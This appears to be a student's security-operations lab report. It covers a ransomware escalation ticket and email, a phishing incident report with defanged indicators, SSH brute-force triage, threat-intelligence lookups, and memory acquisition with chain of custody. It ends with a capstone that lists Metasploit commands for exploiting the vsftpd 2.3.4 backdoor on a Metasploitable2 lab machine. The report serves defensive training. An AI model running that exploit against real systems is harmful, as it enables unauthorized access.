


Figure 10: TheHive Incident Ticket

5.6 ALERT ESCALATION PROCEDURE

Critical incidents require escalation to higher-level analysts for further investigation and containment.

ESCALATION WORKFLOW

1. Alert detected by monitoring platform.
2. SOC Tier-1 validates the alert.
3. Incident severity determined.
4. Incident ticket created in TheHive.
5. Critical incident escalated to Tier-2 team.
6. Containment and forensic investigation initiated.

SAMPLE TICKET

Title: [Critical] Ransomware Detected on Server-X

Description: Suspicious file crypto_locker.exe detected

File: crypto_locker.exe

IP: 192.168.1.50

Impact: Potential encryption of critical files.

Recommended Action: Immediate isolation and Escalated to Tier 2.

Priority: Critical

Assignee: SOC Analyst

ESCALATION EMAIL

Critical Security Incident Escalation Critical Security Incident Escalation.

Email: rammohan.cybersecurity@gmail.com

Subject: Critical Security Incident Escalation

Dear Tier 2 Team,

A critical ransomware incident has been detected on Server-X.

Indicators of compromise include malicious executable crypto_locker.exe and communication with IP address 192.168.1.50.

Initial investigation confirms potential file encryption activity, and we have created the ticket for the same. The affected system has been isolated to prevent lateral movement.

Immediate assistance from Tier-2 Incident Response Team is requested for forensic analysis and containment validation.

Regards,

H Ram Mohan
SOC Analyst

6. RESPONSE DOCUMENTATION

6.1 INCIDENT RESPONSE TEMPLATE

Incident Name: Phishing Email Containing Credential Harvesting Link

Incident ID: IR-2025-001

Date of Incident: 18-Aug-2025

Reported By: SOC Analyst

Severity Level: High

6.2 EXECUTIVE SUMMARY

A phishing attack was identified after multiple employees received suspicious emails impersonating the organization's IT Support team. The email contained a malicious hyperlink directing users to a fake login portal designed to harvest user credentials. Security monitoring tools generated alerts when users attempted to access the suspicious domain.

The incident was investigated by the Security Operations Center (SOC). The malicious email was analysed, affected users were identified, and compromised accounts were secured. The phishing domain was blocked at the network perimeter, and all malicious emails were removed from user mailboxes. No evidence of lateral movement or additional compromise was detected during the investigation.

6.3 INCIDENT TIMELINE

Timestamp	Activity
2025-08-18 14:00:00	Alert generated by email security gateway
2025-08-18 14:05:00	SOC analyst reviewed and confirmed phishing activity
2025-08-18 14:10:00	Affected endpoint isolated from network

Timestamp	Activity
2025-08-18 14:20:00	Malicious email headers analysed
2025-08-18 14:30:00	Memory dump collected for forensic analysis
2025-08-18 14:40:00	IOC validation performed using VirusTotal
2025-08-18 14:50:00	User credentials reset
2025-08-18 15:00:00	Incident contained and monitoring initiated

6.4 INDICATORS OF COMPROMISE (IOCS)

Malicious Domain: login-microsoft-security[.]com

Sender Email: support@micr0soft-help[.]com

Source IP Address: 185.224.128.45

Suspicious URL: hxxps://login-microsoft-security[.]com/verify

SHA256 Hash: a8f4d2e8c3f7b6d1a4e6f9d8c7b2e1f3a5b8d9e7f6a4c2b1d3e5f7a9b8c6d4e

6.5 INVESTIGATION SUMMARY

The phishing email was designed to impersonate the organization's IT department and requested users to verify their accounts due to a supposed security update. Email header analysis revealed spoofed sender information and originated from a known malicious IP address.

Threat intelligence validation using VirusTotal and AlienVault OTX confirmed that the sender domain and associated IP address had been linked to previous phishing campaigns. Two users clicked the malicious link; however, immediate password resets prevented further compromise.

6.6 IMPACT ANALYSIS

The phishing attack had the potential to compromise employee credentials and provide unauthorized access to corporate resources.

Potential impacts included:

- Unauthorized account access
- Data exposure
- Privilege escalation
- Business email compromise
- Financial fraud attempts

No sensitive data loss was confirmed during the investigation.

6.7 REMEDIATION ACTIONS

The following remediation actions were performed:

1. Isolated affected endpoints.
2. Reset passwords for impacted users.
3. Removed phishing emails from all mailboxes.
4. Blocked malicious domains and IP addresses.
5. Updated email filtering and anti-spam rules.
6. Conducted IOC searches across the environment.
7. Increased monitoring for suspicious authentication activity.
8. Notified affected users and management.

6.8 RECOVERY ACTIVITIES

- User accounts successfully restored.
- Systems returned to normal operation.
- No malicious persistence mechanisms detected.
- Enhanced monitoring enabled for 72 hours.
- Security controls validated after remediation.

6.9 LESSONS LEARNED

The incident highlighted the importance of user awareness and email security controls. Although technical defences detected the phishing campaign, user interaction with the malicious email demonstrated a need for additional phishing awareness training.

The following improvements are recommended:

- Conduct quarterly phishing simulation exercises.
- Implement Multi-Factor Authentication (MFA) for all users.
- Enhance email security gateway policies.
- Improve SOC alert correlation rules.
- Regularly update threat intelligence feeds.

6.10 PHISHING INVESTIGATION CHECKLIST

6.10.1 INITIAL ANALYSIS

- Review security alert details

- Verify sender email address
- Analyse email headers
- Identify spoofed domains
- Extract URLs and attachments

6.10.2 THREAT INTELLIGENCE VALIDATION

- Check URL reputation using VirusTotal
- Validate IP reputation using AlienVault OTX
- Search associated domains
- Verify file hashes against threat intelligence databases

6.10.3 IMPACT ASSESSMENT

- Identify affected users
- Determine if credentials were submitted
- Review authentication logs
- Check for suspicious account activity
- Assess data exposure risk

6.10.4 CONTAINMENT

- Isolate affected systems
- Block malicious IP addresses
- Block phishing domains
- Remove phishing emails from mailboxes

6.10.5 ERADICATION & RECOVERY

- Reset compromised credentials
- Enable MFA where applicable
- Update email filtering rules
- Verify system integrity
- Restore normal operations

6.10.6 DOCUMENTATION

- Record timeline of events
- Document indicators of compromise
- Update incident ticket

- Create incident report
- Conduct lessons learned review

Executive Summary

A phishing attack targeted employee accounts using a fake login page. The SOC team validated indicators using VirusTotal and AlienVault OTX. Containment and remediation procedures were completed successfully.

Timeline Table

Time	Action
09:00 AM	Alert detected in Wazuh
09:15 AM	IOC validated using VirusTotal
09:30 AM	Affected endpoint isolated
10:00 AM	Password reset completed
10:30 AM	Incident documented and escalated

Threat Intelligence Validation

IOC Type	Value	Validation Tool	Result
URL	http://fake-login[.]com	VirusTotal	Malicious
IP Address	192.168.1.100	AlienVault OTX	Suspicious
File Hash	5d41402ab04b2a76b9719d911017c590	VirusTotal	Detected

Impact Analysis

- Two employee accounts affected
- Credentials possibly submitted
- Suspicious login activity detected
- Medium risk of data exposure

Remediation Actions

- Blocked malicious IP addresses
- Reset compromised passwords
- Enabled MFA for affected users
- Updated email filtering rules
- Restored normal operations safely

Lessons Learned

Users require additional phishing awareness training. Earlier detection and stronger email filtering could reduce future incidents. SOC escalation procedures worked effectively.

Figure 11: Google Docs Incident Response Template showing

7. ALERT TRIAGE AND EVIDENCE PRESERVATION

7.1 ALERT TRIAGE

Alert triage is the process of analysing and prioritizing security alerts to determine their severity, legitimacy, and required response actions. The objective is to identify genuine threats, eliminate false positives, and ensure that critical incidents receive immediate attention.

During this exercise, a brute-force SSH attack alert was generated and analyzed using Wazuh. Multiple failed login attempts originating from a single source IP address were observed within a short period, indicating a potential password-guessing attack against the SSH service.

7.1.1 ALERT DETAILS

Alert ID	Description	Source IP	Priority	Status
002	Brute-Force SSH Attempt	192.168.1.100	Medium	Open

7.1.2 INITIAL ANALYSIS

The alert indicated repeated failed SSH authentication attempts targeting a Linux server. Such behaviour is commonly associated with brute-force attacks where an attacker attempts to gain unauthorized access by systematically trying multiple username and password combinations.

7.1.3 TRIAGE ACTIONS PERFORMED

1. Reviewed the Wazuh alert details.
2. Verified the source IP address.
3. Examined the number of failed login attempts.
4. Checked for successful authentication attempts following the failures.
5. Investigated related logs for additional suspicious activities.
6. Escalated the alert for threat intelligence validation.

7.1.4 TRIAGE CONCLUSION

The activity was determined to be suspicious and consistent with brute-force attack behaviour. Additional threat intelligence analysis was performed to validate the reputation of the source IP address.

7.2 THREAT INTELLIGENCE VALIDATION

Threat intelligence validation helps determine whether indicators associated with an alert have been previously linked to malicious activity.

7.2.1 VIRUSTOTAL ANALYSIS

The source IP address and associated indicators were investigated using VirusTotal.

FINDINGS

- The IP address was flagged by multiple security vendors.
- Previous malicious activities were associated with the indicator.
- Several threat intelligence feeds classified the indicator as suspicious.

ANALYSIS SUMMARY

The VirusTotal results increased confidence that the alert represented potentially malicious activity rather than normal user behaviour.




Figure 12 – VirusTotal IOC Search Results

7.2.2 ALIENVAULT OTX ANALYSIS

The indicator was further investigated using AlienVault Open Threat Exchange (OTX).

FINDINGS

- The source IP appeared in multiple community threat intelligence pulses.
- Historical records linked the IP to SSH brute-force campaigns.
- The IP was associated with automated credential-guessing activity.

ANALYSIS SUMMARY

AlienVault OTX corroborated the findings obtained from VirusTotal, strengthening the assessment that the observed activity was malicious in nature.




Figure 13 – AlienVault OTX IOC Lookup

7.3 EVIDENCE PRESERVATION

Evidence preservation is a critical phase of incident response that ensures digital evidence remains intact and admissible for forensic investigation. During this exercise, volatile system data was collected using Velociraptor.

OBJECTIVE

The objective was to preserve system memory and volatile information that could contain evidence of malicious activity, active processes, network connections, and attacker artifacts.

MEMORY ACQUISITION

Tool Used: Velociraptor

Artifact Used: Artifact.Windows.Memory.Acquisition

PROCEDURE

- 1. Accessed the Velociraptor server console.
- 2. Selected the affected endpoint.
- 3. Executed the memory acquisition artifact.
- 4. Collected a full memory dump from the target system.
- 5. Stored the evidence in a secure evidence repository.
- 6. Generated a SHA256 hash to verify integrity.

EVIDENCE COLLECTED

Evidence Type	Description
Memory Dump	Full RAM acquisition from the affected system
Network Connections	Active TCP and UDP sessions
Running Processes	Active system processes
System Information	Host and operating system details




Figure 14 – Velociraptor Memory Collection

7.4 EVIDENCE INTEGRITY VERIFICATION

To ensure the collected evidence was not modified after acquisition, a SHA256 cryptographic hash was generated.

Hash Verification Command: sha256sum memory_dump.raw

Sample Output: 7f4f2ab42f7d6cb3c0d79f89b7d87f4a86d4e4c89c5d9e4e25c13d4c88eaf7b3
memory_dump.raw

PURPOSE OF HASHING

- Verifies evidence integrity.
- Detects unauthorized modifications.
- Maintains forensic chain of custody.
- Ensures evidence admissibility during investigations.




Figure 15 – SHA256 Hash Verification

7.5 CHAIN OF CUSTODY DOCUMENTATION

The chain of custody records all actions performed on collected evidence and identifies personnel responsible for handling the evidence throughout the investigation.

CHAIN OF CUSTODY LOG

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X Memory Dump	SOC Analyst	18-Aug-2025	7f4f2ab42f7d6cb3c0d79f89b7d87f4a86d4e4c89c5d9e4e25c13d4c88eaf7b3

CHAIN OF CUSTODY NOTES

- Evidence was collected directly from the affected system.
- SHA256 hashing was performed immediately after acquisition.

- Evidence was stored in a secured forensic repository.
- Access to evidence was restricted to authorized personnel only.

8. CAPSTONE PROJECT: FULL ALERT-TO-RESPONSE CYCLE

8.1 OBJECTIVE

The objective of this capstone project is to simulate a real-world cyberattack scenario, detect the attack using security monitoring tools, perform incident triage and response, preserve evidence, and document the complete incident handling process. This exercise demonstrates the end-to-end Security Operations Center (SOC) workflow, from attack detection to incident closure.

8.2 ATTACK SIMULATION

ENVIRONMENT SETUP

Component	Description
Attacker Machine	Kali Linux
Target Machine	Metasploitable2
Detection Platform	Wazuh SIEM
Response Tool	CrowdSec
Framework Used	Metasploit
Attack Type	Exploitation of Vulnerable FTP Service

EXPLOIT USED

The VSFTPD 2.3.4 Backdoor vulnerability was exploited using the Metasploit Framework. This vulnerability allows an attacker to gain unauthorized remote access to the target system.

MITRE ATT&CK MAPPING

Tactic	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application

ATTACK EXECUTION STEPS

1. Started the Metasploit Framework on Kali Linux.
2. Loaded the VSFTPD exploit module.

3. Configured the target IP address.
4. Executed the exploit against the Metasploitable2 virtual machine.
5. Successfully triggered the backdoor service and established access.

METASPLOIT COMMANDS USED

msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.1.101

run



